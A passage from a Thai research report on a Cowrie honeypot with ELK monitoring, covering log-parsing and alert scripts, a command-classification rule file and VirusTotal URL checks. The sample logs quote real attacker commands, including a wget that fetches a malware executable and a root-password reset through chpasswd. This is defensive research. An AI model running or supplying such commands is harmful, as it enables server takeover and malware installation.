cat ${PLOGS}/${LOGTCMD}|awk '{$2=""; print}'|awk '{$2=""; print}' > ${PLOGS}/${LOGCMD}
cat ${PLOGS}/${LOGTCMD}|awk '{$2=""; print}'|awk '{$2=""; print}' > ${PLOGS}/${LOGCMD}
cat ${PLOGS}/${LOGTCMD}|awk '{$2=""; print}'|awk '{$2=""; print}' > ${PLOGS}/${LOGCMD}
cat ${PLOGS}/${LOGTCMD}|awk '{$2=""; print}'|awk '{sub("]","",$2);print}' > ${PLOGS}/${LOGCMD}
cat ${PLOGS}/${LOGTCMD}|awk '{sub(",","",$2);print}'|awk '{sub(","," ",$2);print}'
cat ${PLOGS}/${LOGTCMD}|awk '{$2=""; print}' > ${PLOGS}/${LOGCMD}
rm  ${PLOGS}/${LOGTCMD}
```

ภาพที่ 11 สคริปต์สำหรับจัดรูปแบบข้อมูลบันทึกจัดเก็บ

getlog.sh จะเริ่มการทำงานเมื่อ main_monitor.sh ทำการเก็บรวบรวมข้อมูลบันทึกจัดเก็บเป็นที่เรียบร้อยแล้ว getlog.sh มีหน้าที่ในการจัดรูปแบบข้อมูลบันทึกจัดเก็บใหม่ โดยตัดคำที่ไม่จำเป็นออก เพื่อให้อยู่ในรูปแบบที่สามารถนำไปวิเคราะห์ต่อได้ โดยแบ่งออกเป็น 2 รูปแบบ คือ บันทึกจัดเก็บการเข้าสู่ระบบ (login.log) และบันทึกจัดเก็บคำสั่ง (cmd.log) ดังแสดงในภาพที่ 12 และ ภาพที่ 13 ตามลำดับ


```
2019-11-27T04:12:04.140782 104.248.90.77 admin password succeeded
2019-11-27T10:59:15.564027 184.22.235.210 root 12345 failed
2019-11-27T11:34:25.371225 184.22.235.210 root 123456 failed
2019-11-27T18:14:11.610372 95.157.63.185 root root failed
2019-11-27T18:56:26.167819 95.157.63.185 root password succeeded
```

ภาพที่ 12 ตัวอย่างข้อมูลบันทึกจัดเก็บการเข้าสู่ระบบ

```
2019-11-27T05:08:15.410211 104.248.90.77 CMD: echo "root:6OJakdMI0UT0"|chpasswd|bash
2019-11-27T05:19:28.528672 104.248.90.77 CMD: echo "321" > /var/tmp/.var03522123
2019-11-27T18:58:26.283940 95.157.63.185 CMD: w
2019-11-27T18:58:26.283944 95.157.63.185 CMD: wget http://flashpointy.xyz/panel/test1.exe
2019-11-27T11:59:41.316927 95.157.63.185 CMD: cd /
```

ภาพที่ 13 ตัวอย่างข้อมูลบันทึกจัดเก็บคำสั่ง

4.3.3.3 สคริปต์สำหรับตรวจจับการเข้าสู่ระบบ

ภาพที่ 14 แสดงสคริปต์สำหรับตรวจจับการเข้าสู่ระบบชื่อว่า check_login.sh ซึ่งจะเริ่มทำงานเมื่อ getlog.sh ทำการจัดรูปแบบข้อมูลบันทึกจัดเก็บเป็น 2 รูปแบบข้างต้นเรียบร้อยแล้ว โดยในสคริปต์นี้จะนำเฉพาะข้อมูลบันทึกจัดเก็บการเข้าสู่ระบบ (login.log) มาใช้ เพื่อตรวจสอบสถานะการเข้าสู่ระบบของผู้บุกรุก หากพบสถานะการเข้าสู่ระบบสำเร็จ ระบบจะทำการแจ้งเตือนไปที่ผู้ดูแลระบบ

```
. /home/cowrie/script/config.txt
NHOUR=$1
LOGT=sum_tmp_login_${NHOUR}.log
LOGL=sum_login_${NHOUR}.log
TXTA=alert_admin_${NHOUR}.txt
cat ${PLOGS}/${LOGL} |grep "succeeded" > ${PLOGS}/${TXTA}
ALOG=`cat ${PLOGS}/${TXTA}|wc -l`
if [ ${ALOG} -gt 0 ]
 then
  echo -e "${DMAIL1}$(head -10  ${PLOGS}/${TXTA})${TMAIL1}" | mail  -a ${PLOGS}/${TXTA} -s "${SMAIL1}" ${UMAIL}
  curl -X POST -H 'Authorization: Bearer '"$TOKEN"'' -F 'message='"$LMSG1"''"$(head -10  ${PLOGS}/${TXTA})"''
https://notify-api.line.me/api/notify
fi
```

ภาพที่ 14 สคริปต์สำหรับตรวจจับการเข้าสู่ระบบ

4.3.3.4 สคริปต์สำหรับตรวจจับคำสั่งการโจมตี

สคริปต์สำหรับตรวจจับคำสั่งการโจมตีมีชื่อว่า check_cmd.sh จะเริ่มทำงานเมื่อ getlog.sh ทำการจัดรูปแบบข้อมูลบันทึกจัดเก็บเป็น 2 รูปแบบเรียบร้อยแล้ว โดยในสคริปต์นี้จะใช้เฉพาะข้อมูลบันทึกจัดเก็บคำสั่ง (cmd.log) เพื่อนำคำสั่งมาจำแนกกลุ่มคำสั่งการโจมตี และจัดรูปแบบบันทึกจัดเก็บใหม่ โดยระบุเลขอ้างอิงกลุ่มลงไปที่คอลัมน์แรกของข้อมูลบันทึกจัดเก็บ ดังแสดงในภาพที่ 15


```
4 2019-11-27T05:08:15.410211 104.248.90.77 CMD: echo "root:6OJakdMI0UT0"|chpasswd|bash
4 2019-11-27T05:19:28.528672 104.248.90.77 CMD: echo "321" > /var/tmp/.var03522123
1 2019-11-27T18:58:26.283940 95.157.63.185 CMD: w
3 2019-11-27T18:58:26.283944 95.157.63.185 CMD: wget http://flashpointy.xyz/panel/test1.exe
1 2019-11-27T11:59:41.316927 95.157.63.185 CMD: cd /
```

ภาพที่ 15 ตัวอย่างข้อมูลบันทึกจัดเก็บคำสั่งที่ผ่านการจำแนกกลุ่มแล้ว

```
. /home/cowrie/script/config.txt
NHOUR=$1
LOGCMD=sum_cmd_${NHOUR}.log
LOGICASE=incase_tmp_${NHOUR}.log
LOGNCASE=newcase_tmp_${NHOUR}.log
LOGCASE1=sum_case1_${NHOUR}.log
LOGCASE2=sum_case2_${NHOUR}.log
LOGCASE3=sum_case3_${NHOUR}.log
LOGCASE4=sum_case4_${NHOUR}.log
LOGCASE5=sum_case5_${NHOUR}.log
LOGCASE6=sum_case6_${NHOUR}.log
LOGCASE7=sum_case7_${NHOUR}.log
TXTC=alert_case7_${NHOUR}.txt
cat /dev/null > ${PLOGS}/${LOGCASE1}
cat /dev/null > ${PLOGS}/${LOGCASE2}
cat /dev/null > ${PLOGS}/${LOGCASE3}
cat /dev/null > ${PLOGS}/${LOGCASE4}
cat /dev/null > ${PLOGS}/${LOGCASE5}
cat /dev/null > ${PLOGS}/${LOGCASE6}
cat /dev/null > ${PLOGS}/${LOGCASE7}
cat ${PLOGS}/${LOGCMD}|while read cline
do
  echo "${cline}"|awk '{print $4}' > /dev/null
  if [ $? -eq 0 ]
     then
       CMD1=`echo "${cline}"|awk '{print $4}'`
       cat ${CHOME}/script/rule.txt|grep -w ${CMD1}
       if [ $? -eq 0 ]
         then
           CMAP=`cat ${CHOME}/script/rule.txt|grep -w ${CMD1}|awk -F '|' '{print $2}'`
           CNUM=`cat ${CHOME}/script/rule.txt|grep -w ${CMD1}|awk -F '|' '{print $1}'`
           case  ${CNUM}  in
            1) echo "1 $cline" >> ${PLOGS}/${LOGCASE1} ;;
            2) echo "2 $cline" >> ${PLOGS}/${LOGCASE2} ;;
            3) echo "3 $cline" >> ${PLOGS}/${LOGCASE3} ;;
            4) echo "4 $cline" >> ${PLOGS}/${LOGCASE4} ;;
            5) echo "5 $cline" >> ${PLOGS}/${LOGCASE5} ;;
            6) echo "6 $cline" >> ${PLOGS}/${LOGCASE6} ;;
           esac
      else
            echo "7 $cline" >> ${PLOGS}/${LOGCASE7}
            echo "$cline" >> ${PLOGS}/${TXTC}
       fi
  fi
done
```

ภาพที่ 16 สคริปต์สำหรับตรวจจับคำสั่งการโจมตี

ในการจัดกลุ่มรูปแบบคำสั่งการโจมตีจะต้องอ้างอิงจากไฟล์กฎ (Rule File) ดังแสดงบางส่วนในภาพที่ 17 ไฟล์กฎได้มาจากการจำแนกรูปแบบคำสั่งการโจมตีตามวัตถุประสงค์ของคำสั่ง ซึ่งได้ผ่านการตรวจทานจากผู้เชี่ยวชาญด้านความมั่นคงของระบบเทคโนโลยีสารสนเทศ สามารถแบ่งออกเป็น 7 กลุ่ม ดังอธิบายในหัวข้อ 3.3 หากมีคำสั่งใหม่ที่ไม่เคยพบมาก่อน สคริปต์จะจัดการคำสั่งนั้นให้อยู่ในกลุ่ม 7 โดยอัตโนมัติ และเมื่อระบบตรวจพบคำสั่งในกลุ่ม 7 จะทำการแจ้งเตือนอัตโนมัติไปที่ผู้ดูแลระบบ

```
1|ls
1|pwd
1|cd
1|ifconfig
1|ping
1|wc
1|gawk
1|ps
1|nl
1|netstat
1|dir
1|printf
1|groups
1|who
1|w
1|df
1|id
1|dmesg
1|ps
1|grep
1|cat
1|uname
1|which
1|uptime
1|free
1|top
1|du
1|egrep
1|exit
1|locate
1|find
1|finger
1|whoami
1|history
1|iptables
1|logname
1|who
2|yum
2|apt-get
```


ภาพที่ 17 ตัวอย่างกลุ่มที่ระบุในไฟล์กฎ

4.3.3.5 สคริปต์สำหรับตรวจสอบไฟล์อันตราย

สคริปต์สำหรับตรวจสอบไฟล์อันตรายมีชื่อว่า check_suspectfile.sh ดังแสดงในภาพที่ 18

```
NHOUR=$1
LOGCMD=sum_cmd_${NHOUR}.log
LOGTMAL=sum_tmp_malware_${NHOUR}.tmp
LOGMAL=sum_malware_${NHOUR}.log
LOGVTOTAL=chk_tmp_virustotal.log
TXTM=url_malware_${NHOUR}.txt
cat ${PLOGS}/${LOGCMD}|grep "http://" > ${PLOGS}/${LOGTMAL}
cat ${PLOGS}/${LOGCMD}|grep "https://" >> ${PLOGS}/${LOGTMAL}
cat ${PLOGS}/${LOGCMD}|grep "www.//" >> ${PLOGS}/${LOGTMAL}
cat ${PLOGS}/${LOGCMD}|grep ".exe" > ${PLOGS}/${LOGTMAL}
cat ${PLOGS}/${LOGCMD}|grep ".pdf" >> ${PLOGS}/${LOGTMAL}
cat ${PLOGS}/${LOGCMD}|grep ".jpg" >> ${PLOGS}/${LOGTMAL}
cat ${PLOGS}/${LOGCMD}|grep ".png" >> ${PLOGS}/${LOGTMAL}
cat ${PLOGS}/${LOGCMD}|grep ".psd" > ${PLOGS}/${LOGTMAL}
cat ${PLOGS}/${LOGCMD}|grep ".ai" > ${PLOGS}/${LOGTMAL}
cat ${PLOGS}/${LOGCMD}|grep ".doc" >> ${PLOGS}/${LOGTMAL}
cat ${PLOGS}/${LOGCMD}|grep ".xls" > ${PLOGS}/${LOGTMAL}
cat ${PLOGS}/${LOGCMD}|grep ".ppt" >> ${PLOGS}/${LOGTMAL}
cat ${PLOGS}/${LOGCMD}|grep ".txt" >> ${PLOGS}/${LOGTMAL}
cat ${PLOGS}/${LOGCMD}|grep ".zip" >> ${PLOGS}/${LOGTMAL}
cat ${PLOGS}/${LOGCMD}|grep ".rar" >> ${PLOGS}/${LOGTMAL}
cat ${PLOGS}/${LOGCMD}|grep ".avi" > ${PLOGS}/${LOGTMAL}
cat ${PLOGS}/${LOGCMD}|grep ".mp3" >> ${PLOGS}/${LOGTMAL}
cat ${PLOGS}/${LOGCMD}|grep ".mov" >> ${PLOGS}/${LOGTMAL}
cat ${PLOGS}/${LOGCMD}|grep ".mp4" >> ${PLOGS}/${LOGTMAL}
if [ -s "${PLOGS}/${LOGTMAL}" ]
then
  echo "File Log has some data."
 cat ${PLOGS}/${LOGTMAL}|while read cline
  do
  echo "${cline}"|awk '{print $0}'
  if [ $? -eq 0 ]
   then
    echo "${cline}" |grep "http://"
    if [ $? -eq 0 ]
     then
      FLAG="http://"
      URL1="`echo "${cline}" |grep "http://"| awk -F 'http://' '{print $2}'
|awk '{print $1}'|awk -F '|' '{print "http://"$1}'`"
    fi
```

ภาพที่ 18 สคริปต์สำหรับตรวจสอบไฟล์อันตราย

check_suspectfile.sh จะเริ่มทำงานเมื่อตรวจพบไฟล์หรือยูอาร์แอลที่ระบุอยู่ในคำสั่ง เช่น คำสั่ง wget http://flashpointy.xyz/panel/test1.exe จากนั้นสคริปต์จะทำการเรียกใช้งานไวรัสโททอลเอพีไอ (VirusTotal API) ผ่านคำสั่ง CURL โดยไวรัสโททอลจะทำหน้าที่ในการจำลองการดาวน์โหลด ติดตั้งไฟล์ หรือทดสอบยูอาร์แอลในสภาพแวดล้อมเสมือนจริงที่เรียกว่าแซนด์บ็อกซ์ (Sandbox) จากนั้นไวรัสโททอลจะส่งผลการทดสอบเป็นรายงานกลับมาที่ระบบว่าไฟล์หรือยูอาร์แอลที่พบเป็นอันตรายต่อระบบหรือไม่ หากพบว่าเป็นไฟล์หรือยูอาร์แอลอันตราย ภายในรายงานจะระบุว่า “detected” true ดังภาพที่ 19

```
"detail": "http://flashpointy.xyz/panel/test1.exe"
"Sophos" : {"detected" true, "result": "malicious site"}
"Kaspersky" : {"detected" true, "result": "malware site"}
"Bitdefender" : {"detected" true, "result": "malicious site"}
"Google Safebrowsing" : {"detected" true, "result": "malicious site"}
```

ภาพที่ 19 ตัวอย่างรายงานจากไวรัสโททอล

เมื่อไวรัสโททอลส่งผลรายงานกลับมา สคริปต์จะทำการบันทึกรายงานในรูปแบบของบันทึกจัดเก็บโดยกำหนดอยู่ในรูปแบบใหม่ แสดงดังภาพที่ 20 เพื่อให้อยู่ในรูปแบบที่สามารถนำไปวิเคราะห์ต่อด้วย ELK Stack ได้ และทำการแจ้งเตือนไปที่ผู้ดูแลระบบให้ตรวจสอบ

```
Date IPAddress URL Result
2019-11-27T18:12:42.535020 51.255.197.164 https://github.com/ytisf/theZoo/blob/master/prep_file.py malware site
2019-11-27T18:21:10.401290 107.170.244.110 https://www.ikarussecurity.com/wp-content/eicar_com.zip malicious site
2019-11-27T18:37:56.909783 189.19.173.95 http://butenrestold.com/ls5/forum.php phishing site
2019-11-27T18:58:26.283944 95.157.63.185 http://flashpointy.xyz/panel/test1.exe malware site
```

ภาพที่ 20 ตัวอย่างรูปแบบบันทึกจัดเก็บใหม่

เนื่องจากไวรัสโททอลจะทำการส่งไฟล์หรือยูอาร์แอลต้องสงสัยไปทำแซนด์บ็อกซ์ผ่านหลายเครือข่ายแอนตี้ไวรัส (Antivirus Engines) ซึ่งแต่ละเครือข่ายมีคำนิยามในการเรียกชื่อไวรัสที่แตกต่างกัน เช่น โซฟอส (Sophos) ใช้คำว่ามัลลิเชียส (Malicious) แต่แคสเปอร์สกี (Kaspersky) ใช้คำว่าว่ามัลแวร์ (Malware) ซึ่งแท้จริงแล้วมัลแวร์หรือมัลลิเชียสมีความหมายเหมือนกันคือเป็นไฟล์หรือยูอาร์แอลอันตรายที่สามารถสร้างความเสียหายให้กับเซิร์ฟเวอร์ หรือเครือข่ายคอมพิวเตอร์ได้

4.3.4 การทำงานร่วมกับอีแอลเคสแต็ก

งานวิจัยนี้ทำการวิเคราะห์ผลผ่านอีแอลเคสแต็ก (ELK Stack: Elasticsearch Logstash Kibana Stack) โดยขั้นตอนในการนำข้อมูลบันทึกจัดเก็บ (Log) มาวิเคราะห์มีทั้งหมด 4 ขั้นตอน คือ 1. ขั้นตอนการนำส่งข้อมูลบันทึกจัดเก็บ 2. ขั้นตอนการจัดรูปแบบข้อมูลบันทึกจัดเก็บ 3. ขั้นตอนการเก็บรวบรวมข้อมูลบันทึกจัดเก็บ และ 4. ขั้นตอนการแสดงผลข้อมูลบันทึกจัดเก็บ

4.3.4.1 ขั้นตอนการนำส่งข้อมูลบันทึกจัดเก็บ

ในขั้นตอนนี้จะต้องนำส่งข้อมูลบันทึกจัดเก็บจากเครื่องฮันนีพอตเซิร์ฟเวอร์ไปยังเครื่องรีพอร์ตเซิร์ฟเวอร์ผ่านซอฟต์แวร์ที่มีชื่อว่า Filebeat ซึ่ง Filebeat ทำหน้าที่ส่งข้อมูลบันทึกจัดเก็บทั้งหมด โดยกำหนดเส้นทาง (Path) ในการส่งของข้อมูลบันทึกจัดเก็บไปยัง Logstash ที่ติดตั้งอยู่ภายในเครื่องรีพอร์ตเซิร์ฟเวอร์ผ่านเลขที่อยู่ไอพี (IP address) และพอร์ตหมายเลข 5044 ดังที่แสดงในภาพที่ 21 และ ภาพที่ 22

```
filebeat.inputs:

- type: log
  enabled: true
  paths:
      - /home/cowrie/logme/sum_login_*.log
  fields_under_root: true
  fields:
  tags: ["check_login"]
- type: log
  enabled: true
  paths:
      - /home/cowrie/logme/sum_case*.log
  fields_under_root: true
  fields:
  tags: ["check_cmd"]
- type: log
  enabled: true
  paths:
      - /home/cowrie/logme/url_malware_*.txt
  fields_under_root: true
  fields:
  tags: ["check_malware"]
```

ภาพที่ 21 สคริปต์กำหนดเส้นทางการส่งข้อมูลบันทึกจัดเก็บ

```
output.logstash:
  # The Logstash hosts
  hosts: ["10.128.0.3:5044"]
```

ภาพที่ 22 สคริปต์กำหนดเลขที่อยู่ไอพีและหมายเลขพอร์ตในการส่งข้อมูลบันทึกจัดเก็บ

4.3.4.2 ขั้นตอนการจัดรูปแบบข้อมูลบันทึกจัดเก็บ

ขั้นตอนนี้จะใช้ซอฟต์แวร์ Logstash ในการรับข้อมูล และจัดรูปแบบของข้อมูล โดยทำการแปลงข้อมูลบันทึกจัดเก็บให้เป็นรูปแบบที่มีโครงสร้าง เพื่อให้ข้อมูลบันทึกจัดเก็บสามารถส่งออกได้หลายรูปแบบ ภายใน Logstash แบ่งการทำงานออกเป็น 3 ส่วน กล่าวคือ

1. ส่วนของการนำเข้า (Input) ทำหน้าที่ในการรับข้อมูลจาก Filebeat ผ่านพอร์ตหมายเลข 5044 ดังแสดงในภาพที่ 23

```
input {
  tcp {
    port => 5044 }
}
```

ภาพที่ 23 ส่วนของการนำเข้าข้อมูลบันทึกจัดเก็บ

2. ส่วนของการจัดรูปแบบ (Filter) ทำหน้าที่ในการจัดรูปแบบข้อมูลนำเข้าให้เป็นรูปแบบที่มีโครงสร้างเพื่อส่งออกข้อมูลบันทึกจัดเก็บเป็น 3 รูปแบบ ได้แก่

- ข้อมูลบันทึกจัดเก็บการเข้าสู่ระบบ
- ข้อมูลบันทึกจัดเก็บคำสั่งการโจมตี
- ข้อมูลบันทึกจัดเก็บไฟล์อันตราย

งานวิจัยนี้ได้นำข้อมูลทั้ง 3 รูปแบบข้างต้นมาทำการจัดรูปแบบทั้งหมด 3 ส่วน เพื่อแปลงข้อมูลให้เป็นรูปแบบที่มีโครงสร้าง ได้แก่ 1) ส่วนของการกำหนดชื่อคอลัมน์ 2) ส่วนของการแปลงค่าเวลา และ 3) ส่วนของการระบุที่อยู่จากเลขที่อยู่ไอพี ดังที่แสดงในภาพที่ 24

```
filter {
    if "check_login" in [tags] {
        csv {
            columns => ["Time","IPAddress","Username","Password","Status"]
            separator => " "
            }
        date {
            match => [ "Time", "UNIX" ]
            target => "time"
            }
        ip2location {
            source => "IPAddress"
            }

    } else if "check_cmd" in [tags] {
        csv {
            columns => ["Case","Time","IPAddress","cmd"]
            separator => " "
            }
        date {
            match => [ "Time", "UNIX" ]
            target => "time"
            }
        ip2location {
            source => "IPAddress"
            }
    } else if "check_malware" in [tags] {
        csv {
            columns => ["Time","IPAddress","URL","Vendor","Result"]
            separator => "|"
            }
        date {
            match => [ "Time", "UNIX" ]
            target => "time"
            }
        ip2location {
            source => "IPAddress"
            }
    }
}
```

ภาพที่ 24 ส่วนของการจัดรูปแบบข้อมูลบันทึกจัดเก็บ

3. ส่วนของการส่งออก (Output) ทำหน้าที่ในการส่งออกข้อมูลจาก Logstash ไปยัง Elasticsearch โดยมีการกำหนดดัชนี (Index) ของข้อมูลก่อนส่งออก และในการส่งออกจะทำการส่งออกผ่านพอร์ตหมายเลข 9200 ดังที่แสดงในภาพที่ 25

```
output {
    if "check_login" in [tags] {
        elasticsearch {
            hosts => ["localhost:9200"]
            sniffing => true
            manage_template => false
            index => "analysis_login"
        }
        stdout { codec => rubydebug }
    } else if "check_cmd" in [tags] {
        elasticsearch {
            hosts => ["localhost:9200"]
            sniffing => true
            manage_template => false
            index => "analysis_cmd"
        }
        stdout { codec => rubydebug }
    } else if "check_malware" in [tags] {
        elasticsearch {
            hosts => ["localhost:9200"]
            sniffing => true
            manage_template => false
            index => "analysis_malware"
        }
        stdout { codec => rubydebug }
    }
}
```

ภาพที่ 25 ส่วนของการส่งออกข้อมูลบันทึกจัดเก็บ

4.3.4.3 ขั้นตอนการเก็บรวบรวมข้อมูลบันทึกจัดเก็บ


ขั้นตอนนี้จะใช้ซอฟต์แวร์ Elasticsearch ทำหน้าที่ในการจัดเก็บ รวบรวม และสรุปข้อมูลเพื่อนำมาแสดง โดยทำการเก็บข้อมูลให้อยู่ในรูปแบบเจสัน (JSON: JavaScript Object Notation) ซึ่งเป็นรูปแบบมาตรฐานข้อมูลที่ใช้งานได้ง่าย ทำให้สามารถรับส่งข้อมูลได้หลากหลายแพลตฟอร์ม ตัวอย่างการเก็บข้อมูลในรูปแบบเจสัน ดังแสดงในภาพที่ 26

```
"@timestamp": "2019-11-26T18:23:17.218Z",
"Username": "administrator",
"offset": 267,
"input": {
  "type": "log"
},
"prospector": {
  "type": "log"
},
"source": "/home/cowrie/logme/sum_login_2019-11-26_09.log",
"@version": "1",
"meta": {
  "cloud": {
    "instance_name": "centos-7-1",
    "availability_zone": "projects/574377481460/zones/us-central1-a",
    "project_id": "beaming-surfer-258717",
    "machine_type": "projects/574377481460/machineTypes/n1-standard-1",
    "instance_id": "3889245016474000922",
    "provider": "gce"
  }
},
"Password": "admin",
"host": {
  "name": "centos-7-1",
  "containerized": false,
  "architecture": "x86_64",
  "id": "058b0c5236a18eca3eab4976f4c5072a",
  "os": {
    "name": "CentOS Linux",
    "platform": "centos",
    "codename": "Core",
    "family": "redhat",
    "version": "7 (Core)"
  }
},
"Status": "failed",
```


ภาพที่ 26 ตัวอย่างการเก็บข้อมูลในรูปแบบเจสัน

4.3.4.4 ขั้นตอนการแสดงผลข้อมูลบันทึกจัดเก็บ

ขั้นตอนนี้จะใช้ซอฟต์แวร์ Kibana ทำหน้าที่ในการดึงข้อมูลจาก Elasticsearch ขึ้นไปแสดงผลบนหน้าจอผ่านทางเว็บไซต์ ดังแสดงในภาพที่ 27



ภาพที่ 27 ตัวอย่างการแสดงผลข้อมูลบันทึกจัดเก็บผ่าน Kibana


4.3.5 การแจ้งเตือนระบบ

การแจ้งเตือนระบบแบ่งออกเป็น 3 รูปแบบ ได้แก่ การแจ้งเตือนการเข้าสู่ระบบ การแจ้งเตือนคำสั่งการโจมตี และการแจ้งเตือนไฟล์อันตราย ซึ่งมีรายละเอียดดังต่อไปนี้

4.3.5.1 การแจ้งเตือนการเข้าสู่ระบบ


การแจ้งเตือนการเข้าสู่ระบบจะทำการแจ้งเตือนไปที่ผู้ดูแลระบบ เมื่อพบสถานะการเข้าสู่ระบบที่สำเร็จของผู้บุกรุก โดยจำแนกการแจ้งเตือนออกเป็น 2 ช่องทาง ได้แก่

1. แจ้งเตือนผ่านอีเมล (E-mail) ดังแสดงในภาพที่ 28 โดยเรียกใช้งานผ่านโพสต์ฟิกส์ (Postfix) ซึ่งเป็นแพ็กเกจบนระบบปฏิบัติการลินุกซ์ (Linux)



ภาพที่ 28 ตัวอย่างการแจ้งเตือนผ่านอีเมล


2. แจ้งเตือนผ่านไลน์ (Line) ดังแสดงในภาพที่ 29 โดยเรียกใช้งานผ่านเว็บเซอร์วิสของไลน์ รายละเอียดแสดงในภาคผนวก ง




ภาพที่ 29 ตัวอย่างการแจ้งเตือนผ่านไลน์เมื่อผู้บุกรุกเข้าสู่ระบบสำเร็จ

4.3.5.2 การแจ้งเตือนคำสั่งการโจมตี

การแจ้งเตือนคำสั่งการโจมตีจะทำการแจ้งเตือนไปที่ผู้ดูแลระบบ เมื่อพบคำสั่งการโจมตีในกลุ่มที่ 7 หรือคำสั่งใหม่ที่ไม่เคยพบมาก่อน โดยจำแนกการแจ้งเตือนออกเป็น 2 ช่องทาง ได้แก่ 1. แจ้งเตือนผ่านอีเมล ดังภาพที่ 30 และ 2. แจ้งเตือนผ่านไลน์ (Line) ดังภาพที่ 31



